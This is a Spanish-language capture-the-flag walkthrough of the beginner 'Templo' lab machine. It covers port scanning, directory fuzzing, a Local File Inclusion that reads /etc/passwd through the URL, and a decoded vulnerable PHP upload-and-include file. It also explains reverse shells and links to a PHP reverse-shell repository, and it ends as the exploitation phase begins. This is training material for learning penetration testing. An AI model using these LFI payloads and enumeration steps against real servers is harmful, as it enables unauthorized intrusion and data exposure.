CTF THE HACKERS LABS: TEMPLO

INTRODUCCIÓN

Hoy exploraremos una máquina de dificultad principiante disponible en la página The Hackers Labs, la máquina llamada Templo

En este caso, se analiza una máquina que utiliza el sistema operativo Linux, ilustrando cómo es posible comprometer un sistema mediante una combinación de vulnerabilidades. El ataque abarca desde la explotación de un LFI (Local File Inclusion) hasta el aprovechamiento de grupos privilegiados, como lxd. El proceso detallado proporciona una visión completa de las técnicas empleadas, subrayando la importancia de implementar medidas de seguridad rigurosas tanto en servidores como en aplicaciones web.

AUTOR: Eduard Bantulà (aka. WireSeed).

1) Escaneo de red.

Como de costumbre comenzamos utilizando NMAP, ya que estamos en la red NAT utilizando VirtualBox y la IP víctima, nos la entrega la misma máquina cuando ha arrancado.

Realizaremos el NMAP con los parámetros siguientes:

-p- : Escaneo de todos los puertos. (65535)

-sS : Realiza un TCP SYN Scan para escanear de manera rápida que puertos están abiertos.

-sC : Realiz una escaneo con los scripts básicos de reconocimiento

-sV : Realiza un escaneo en búsqueda de los servicios

–min-rate 5000: Especificamos que el escaneo de puertos no vaya más lento que 5000 paquetes por segundo, el parámetro anterior y este hacen que el escaneo se demore menos.

-n: No realiza resolución de DNS, evitamos que el escaneo dure más tiempo del necesario.

-Pn: Deshabilitamos el descubrimiento de host mediante ping.

-oG: Para guardar en un archivo el resultado del escaneo.

-v: Para aplicar verbouse a la salida de información.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Templo]
└─# nmap -p- -sSCV -Pn -n --min-rate 5000 10.0.73.9 -oG ports.txt -vvv
```


El cual nos devuelve el resultado de que tiene abiertos el puerto 22 (SSH) y 80 (HTTP).

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 bc:8f:97:fa:60:eb:ed:b2:8c:3b:c0:65:3b:48:69:f1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBL33ew5eUO4/HOjkBh5wpyT9JhUsMTbFvXSacMiqefK+5qUV7eJ/qf/J39O3JahwU2l12c2r79bg3A55r+88PII=
|   256 f9:b0:9b:20:8f:3a:7b:33:e7:95:a5:43:e7:9b:c6:59 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEsfLM7HzFd6uyjjUliY2ki0aM0/LVlTBY5Ih+AKmz/7
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: RODGAR
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 05D61F668472F7306C1A096A3A4EC1BD
MAC Address: 08:00:27:32:53:99 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a proceder con la enumeración de la máquina y ver si conseguimos mucha más información sobre la máquina.

2) Enumeración.

Visualizaremos el web a ver si encontramos información, ya que tenemos el puerto 80 abierto, seguro que tendremos algún web en funcionamiento.



Al acceder al puerto 80, identificamos un servidor web Apache en funcionamiento. Analizamos el código fuente de la página principal, aunque a primera vista no se detectaron elementos relevantes o sospechosos.

Para profundizar en el análisis, utilizamos la herramienta **Gobuster** para buscar directorios y archivos ocultos que pudieran contener información sensible o facilitar un posible acceso al sistema.

Vamos a realizar un fuzzing contra el servidor a ver que nos aparece, para ello vamos a utilizar la siguiente sintaxis de **gobuster**.

gobuster dir -u http://10.0.73.9/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,html,py,sh,txt

Vamos a explicar un poco la sintaxis de la instrucción utilizada:

> ***gobuster**: Es la herramienta que se está utilizando. Gobuster se especializa en la búsqueda de directorios, archivos, subdominios, entre otros, en servidores web.*
>
> ***dir**: Indica que el tipo de ataque que se va a realizar es una búsqueda de directorios o archivos en el servidor.*
>
> ***-u** http://10.0.73.9/: Especifica la URL del objetivo. En este caso, es un servidor web ubicado en la dirección IP 10.0.2.18.*
>
> ***-w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt**: Define la wordlist (lista de palabras) que Gobuster usará para probar nombres de directorios o archivos en el servidor.*
>
> ***-x php,html,py,sh,txt**: Especifica las extensiones de archivos que se probarán durante la búsqueda.*

En este caso, se está utilizando una lista de palabras incluida en Dirbuster, que contiene posibles rutas comunes a probar.


Gobuster buscará archivos con las extensiones .php, .html, .py, .sh y .txt.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Templo]
└─# gobuster dir -u <http://10.0.73.9/> -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,html,py,sh,txt
```


Nos devolverá un directorio que nos llama mucho la atención, un directorio llamado **/WOW**.

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.73.9/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,py,sh,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 274]
/images               (Status: 301) [Size: 307] [--> http://10.0.73.9/images/]
/index.html           (Status: 200) [Size: 20869]
/.php                 (Status: 403) [Size: 274]
/css                  (Status: 301) [Size: 304] [--> http://10.0.73.9/css/]
/js                   (Status: 301) [Size: 303] [--> http://10.0.73.9/js/]
/wow                  (Status: 301) [Size: 304] [--> http://10.0.73.9/wow/]
/fonts                (Status: 301) [Size: 306] [--> http://10.0.73.9/fonts/]
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/server-status        (Status: 403) [Size: 274]
Progress: 1245858 / 1245864 (100.00%)
===============================================================
Finished
===============================================================
```

Vamos a ver que contiene este directorio tan raro que acabamos de encontrar.




Un archivo que se llama CLUE.TXT y que parece que contiene unas indicaciones hacia a otro directorio de la máquina, concretamente /OPT.



por lo tanto, ya sabemos donde acceder para conseguir más información. Pero también cabe destacar la frase que nos decía el web principal de la máquina…

Solo tenemos que probar NAMARI, ¿será algún tipo de directorio oculto o web que estará trabajando en el servidor? Vamos a probarlo.



Nos hemos encontrado con un posible LFI (Local File Inclusion), ya que podemos subir archivos en esta page.

Vamos a explicar un poco más que es un LFI.

> *Un LFI (Local File Inclusion), o Inclusión de Archivos Locales, es una vulnerabilidad en aplicaciones web que permite a un atacante incluir archivos locales del servidor en su respuesta. Esto ocurre cuando una aplicación no valida correctamente los parámetros de entrada que se utilizan para incluir archivos dinámicamente.*
>
> ### *¿Cómo funciona?*
>
> *Cuando una aplicación web permite a los usuarios cargar o incluir archivos utilizando parámetros en la URL o formularios, y no valida ni filtra adecuadamente esa entrada, un atacante puede manipular los parámetros para cargar archivos del sistema del servidor.*
>
> *Por ejemplo, una aplicación podría tener un código PHP como este:*
>
> ```
> <?php
>     include($_GET['file']);
> ?>
> ```
>
> *Si el usuario accede a una URL como:*
>
> *http://example.com/index.php?file=header.php*

El servidor incluirá el archivo header.php en la página. Sin embargo, un atacante podría manipular este parámetro para incluir otros archivos del sistema, como:

http://example.com/index.php?file=/etc/passwd

Si no hay medidas de seguridad adecuadas, el servidor incluirá el archivo /etc/passwd (en sistemas Linux), lo que podría exponer información sensible, como los nombres de usuario del sistema.

Impacto de un LFI

Un atacante puede usar esta vulnerabilidad para:

1. ***Acceso a información sensible:***

Leer archivos del sistema operativo, como /etc/passwd (Linux) o C:\windows\system32\config\sam (Windows).

Obtener credenciales, configuraciones sensibles o claves de acceso almacenadas en archivos del servidor.

2. ***Ejecución de código malicioso:***

Si el atacante puede cargar archivos en el servidor (por ejemplo, a través de un formulario de carga), podría incluir el archivo malicioso y ejecutarlo, obteniendo control total del servidor.

3. ***Escalada de privilegios:***

Combinando un LFI con otras vulnerabilidades, como una mala configuración de permisos, un atacante podría escalar privilegios en el sistema.

Visto esto, vamos a proceder también a realizar un fuzzing al directorio que estamos comprobando, **NAMARI**, para ello utilizaremos dirb, ya más adelante en otras máquinas, veremos otros tipos de fuzzing como puede ser ***fuzz*** o ***wfuzz***. Utilizaremos la siguiente sintaxis en la herramienta.

Dirb http://10.0.73.3/NAMARI/ | lolcat

Vamos a explicar esta sintaxis y así poder ver que es lo que realmente nos va a realizar.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Templo]
└─# dirb http://10.0.73.9/NAMARI/ | lolcat
```

dirb http://10.0.73.9/NAMARI/*: dirb es una herramienta utilizada para realizar ataques de fuerza bruta en directorios y archivos ocultos en servidores web.*

En este caso, está dirigida al objetivo http://10.0.73.9/NAMARI/.

El propósito es buscar rutas o recursos en el servidor que puedan no ser visibles directamente desde un navegador, como archivos sensibles o directorios mal configurados.

|: Este operador de tubería (pipe) pasa la salida del comando anterior (dirb) como entrada al siguiente comando (lolcat).

***lolcat**: lolcat es una utilidad que imprime texto en la terminal con colores tipo arcoíris.*

En este caso, toma la salida de dirb y la muestra de forma visualmente atractiva. Recordad que si no tenemos instalada esta utilidad, tendremos que instalarla con la instrucción (apt install lolcat), así no nos dará error.

El resultado del fuzzing que acabamos de lanzar, nos entregará un directorio nuevo llamado **UPLOADS**, que inicialmente será donde se cargaran todos los archivos que nosotros colgemos con el aplicativo encontrado. Pero también encontraremos el **index.php** que es el web que realmente estamos visualizando.


```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jan  7 08:27:57 2025
URL_BASE: http://10.0.73.9/NAMARI/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.73.9/NAMARI/ ----
+ http://10.0.73.9/NAMARI/index.php (CODE:200|SIZE:2995)
==> DIRECTORY: http://10.0.73.9/NAMARI/uploads/

---- Entering directory: http://10.0.73.9/NAMARI/uploads/ ----

-----------------
END_TIME: Tue Jan  7 08:28:37 2025
DOWNLOADED: 9224 - FOUND: 1
```

Vamos a realizar una prueba e incluir una ruta interesante para nosotros /ETC/PASSWD, a ver si nos devuelve información o nos entrega un error y tendríamos que descartar el LFI.

Para hacer esta prueba, vamos a modificar la URL y a entregarle directamente el path que queremos visualizar, para ello utilizaremos la siguiente sintaxis en la URL:

10.0.73.9/NAMARI/index.php?page=%2Fetc%2Fpasswd

A ver que nos devuelve….



Como podemos observar nos ha devuelto información y muy valuosa para nosotros, concretamente nos ha devuelto un usuario, el cual se llama **RODGAR**.

Viendo esto y comprobando que el LFI funcionaría correctamente, procedemos a buscar una **REVERSE SHELL** que nos pueda facilitar el acceso en la máquina. Para ello tengo una en mis repositorios de github, aquí os dejo el enlace.

https://github.com/WireSeed/exploits/tree/main/php-reverse-shell

Lo único que tendremos que hacer aquí es modificar dos parámetros que serán la IP de nuestra máquina atacante y el puerto que queremos usar. Vamos a por ello.

Pero expliquemos que es una **reverse Shell** para quien no lo tenga en mente aun.

> *Una reverse shell (o "shell inversa") es un tipo de conexión en redes y ciberseguridad que permite a un atacante o administrador remoto obtener acceso a una máquina objetivo, ejecutando comandos en ella como si tuviera acceso físico al sistema.*

Concepto de Reverse Shell

En una conexión de reverse shell, la máquina objetivo (víctima) inicia una conexión hacia la máquina del atacante (controlador). Esto es lo opuesto a una shell tradicional, donde el atacante inicia la conexión hacia la máquina víctima. Este enfoque se utiliza a menudo para sortear firewalls o restricciones de red.

¿Cómo funciona una Reverse Shell?

Atacante (máquina controladora):

- *Configura un listener en su máquina para escuchar conexiones entrantes en un puerto específico (por ejemplo, usando herramientas como netcat, ncat o Metasploit).*
- *El listener espera que la máquina víctima establezca la conexión.*

Víctima:

- *La máquina objetivo ejecuta un comando o payload malicioso (mediante phishing, vulnerabilidades de software, o ingeniería social) que inicia una conexión hacia el atacante.*
- *Una vez que la conexión se establece, la máquina víctima envía un acceso interactivo (la shell) al atacante.*

Control:

- *El atacante, a través de la shell inversa, puede ejecutar comandos en el sistema víctima, realizar exfiltración de datos, o incluso usar el sistema como un pivote para atacar otras máquinas en la red.*

¿Por qué es útil?

Las reverse shells son útiles para sortear medidas de seguridad, ya que muchas veces:

- *Firewalls bloquean conexiones entrantes, pero permiten conexiones salientes (como HTTP, HTTPS).*
- *Las máquinas víctimas suelen tener permisos para iniciar conexiones hacia afuera, mientras que las conexiones entrantes están restringidas.*

Herramientas comunes para reverse shells

- *Netcat (nc): Herramienta de red para conexiones básicas.*
- *Metasploit Framework: Genera payloads avanzados con funcionalidad de reverse shell.*
- *MSFvenom: Permite crear binarios o scripts maliciosos.*
- *Socat: Una alternativa avanzada a nc con soporte para protocolos más modernos.*

Uso ético y legal

- *En ciberseguridad defensiva, las reverse shells se usan para realizar pruebas de penetración y evaluar la seguridad de sistemas y redes.*
- *En entornos ilegales, los atacantes pueden usarlas para comprometer sistemas, por lo que el uso indebido de este conocimiento puede tener consecuencias legales graves.*

En resumen, una reverse shell es una técnica poderosa pero debe usarse exclusivamente con fines éticos y en sistemas para los cuales se tenga permiso de acceso.

Una vez explicado todo esto, vamos a entrar en fase de explotación, pero antes de ello, nos faltará una información muy importante para poder ejecutar la Reverse Shell. La información que nos faltará será:

- **Ubicación del Archivo una vez cargado al servidor.**
- **Tipo de archivo que se tiene que subir.**
- **Si hay algún tipo de seguridad en la subida del archivo.**

Para ello, vamos a inspeccionar bien la página de subidas y a ver si podemos sacar más información de ella.

Primero de todo volveremos a Fuzzear la máquina, pero concretamente el directorio **NAMARI** que hemos encontrado anteriormente, para ello utilizaremos la herramienta **WFUZZ** con la siguiente sintaxis:

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Templo]
└─# wfuzz -c -t 200 --hc=403,404 -w /usr/share/wordlists/dirb/common.txt http://10.0.73.9/NAMARI/FUZZ
```

Vamos a explicar esta sintaxis.

***wfuzz**: Es el comando principal para ejecutar la herramienta Wfuzz.*

***-c**: Activa la salida en color para facilitar la lectura de los resultados.*

***-t 200**: Indica el número de hilos (threads) que se usarán para realizar las solicitudes concurrentes. En este caso, se están ejecutando 200 hilos simultáneamente, lo que acelera el proceso.*

***--hc=403,404**: Significa hide codes (códigos de estado HTTP que se ocultarán en los resultados). Aquí se están excluyendo las respuestas que devuelvan los códigos 403 (Forbidden) y 404 (Not Found).*

***-w /usr/share/wordlists/dirb/common.txt**: Define el diccionario que se usará para el fuzzing. En este caso, está utilizando un archivo llamado common.txt ubicado en la ruta típica de diccionarios para herramientas de pentesting, como Dirb.*

***http://10.0.73.9/NAMARI/FUZZ**: Especifica la URL objetivo, donde la palabra FUZZ es el marcador que Wfuzz reemplazará iterativamente con cada palabra del diccionario. Esto se usa para probar rutas o archivos en la ubicación dada.*


El resultado que tendremos será:

```
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.0.73.9/NAMARI/FUZZ
Total requests: 4614

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        108 L    253 W      2993 Ch     "http://10.0.73.9/NAMARI/"
000002021:   200        108 L    253 W      2993 Ch     "index.php"
000004216:   301        9 L      28 W       315 Ch      "uploads"
```


Hemos encontrado un nuevo directorio **UPLOADS**, pero aún nos falta mucha información, vamos a ver si la podemos sacar y vamos a probar si el web nos puede devolver información.

Vamos a realizar una prueba en el web de NAMARI y ha ver si nos devuelve algún resultado, vamos a intentar listar el fichero PASSWD del servidor.

Para ello vamos a introducir la siguiente URL.




Y nos va a delvolver lo siguiente en el web:




Resulta que si que podemos introducir comandos por el URL, por lo tanto y viendo que tenemos métodos tanto POST como GET en el formulario, vamos a ver si podemos conseguir una codificación entera del web para poder sacar más información.

Para ello voy a intentar que me codifique el archivo INDEX.PHP a base 64 y así intentar sacar información extra, voy a utilizar la siguiente sintaxis en la URL:



Y nos devolverá una codificación en Base64, la cual copiaremos e decodificaremos para ver que nos aporta de más.



Vamos a decodificarla utilizando el comando **echo**, yo prefiero dirigir la salida hacia un archivo, ya que así lo podré tratar mejor…

La sintaxis que usaremos será la siguiente:

echo " código copiado " | base64 -d >> nombre_archivo

El resultado de la decodificación, será el siguiente y en donde podremos ver mucha más información que nos será muy útil.

```php
<?php
// Manejo de subida de archivos
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $target_dir = "uploads/";

    // Obtiene el nombre original del archivo y su extensión
    $original_name = basename($_FILES["fileToUpload"]["name"]);
    $file_extension = pathinfo($original_name, PATHINFO_EXTENSION);


    $file_name_without_extension = pathinfo($original_name, PATHINFO_FILENAME);
    $rot13_encoded_name = str_rot13($file_name_without_extension);
    $new_name = $rot13_encoded_name . '.' . $file_extension;

    // Crea la ruta completa para el nuevo archivo
    $target_file = $target_dir . $new_name;

    // Mueve el archivo subido al directorio objetivo con el nuevo nombre
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        // Mensaje genérico sin mostrar el nombre del archivo
        $message = "El archivo ha sido subido exitosamente.";
        $message_type = "success";
    } else {
        $message = "Hubo un error subiendo tu archivo.";
        $message_type = "error";
    }
}


if (isset($_GET['page'])) {
    $file = $_GET['page'];
    include($file);
}
?>
```


Aquí podemos ver correctamente el Directorio de subida de los archivos, que tal como sabíamos era **UPLOAD**. Pero también podemos observar que el archivo se codifica, concretamente solo el nombre del archivo y se le aplica una codificación ROT13. Por lo tanto, podremos llamar al archivo que colguemos, pero aplicando esta pequeña codificación.

Sabiendo toda esta información, vamos a entrar en la fase de Explotación.


3) Explotación.

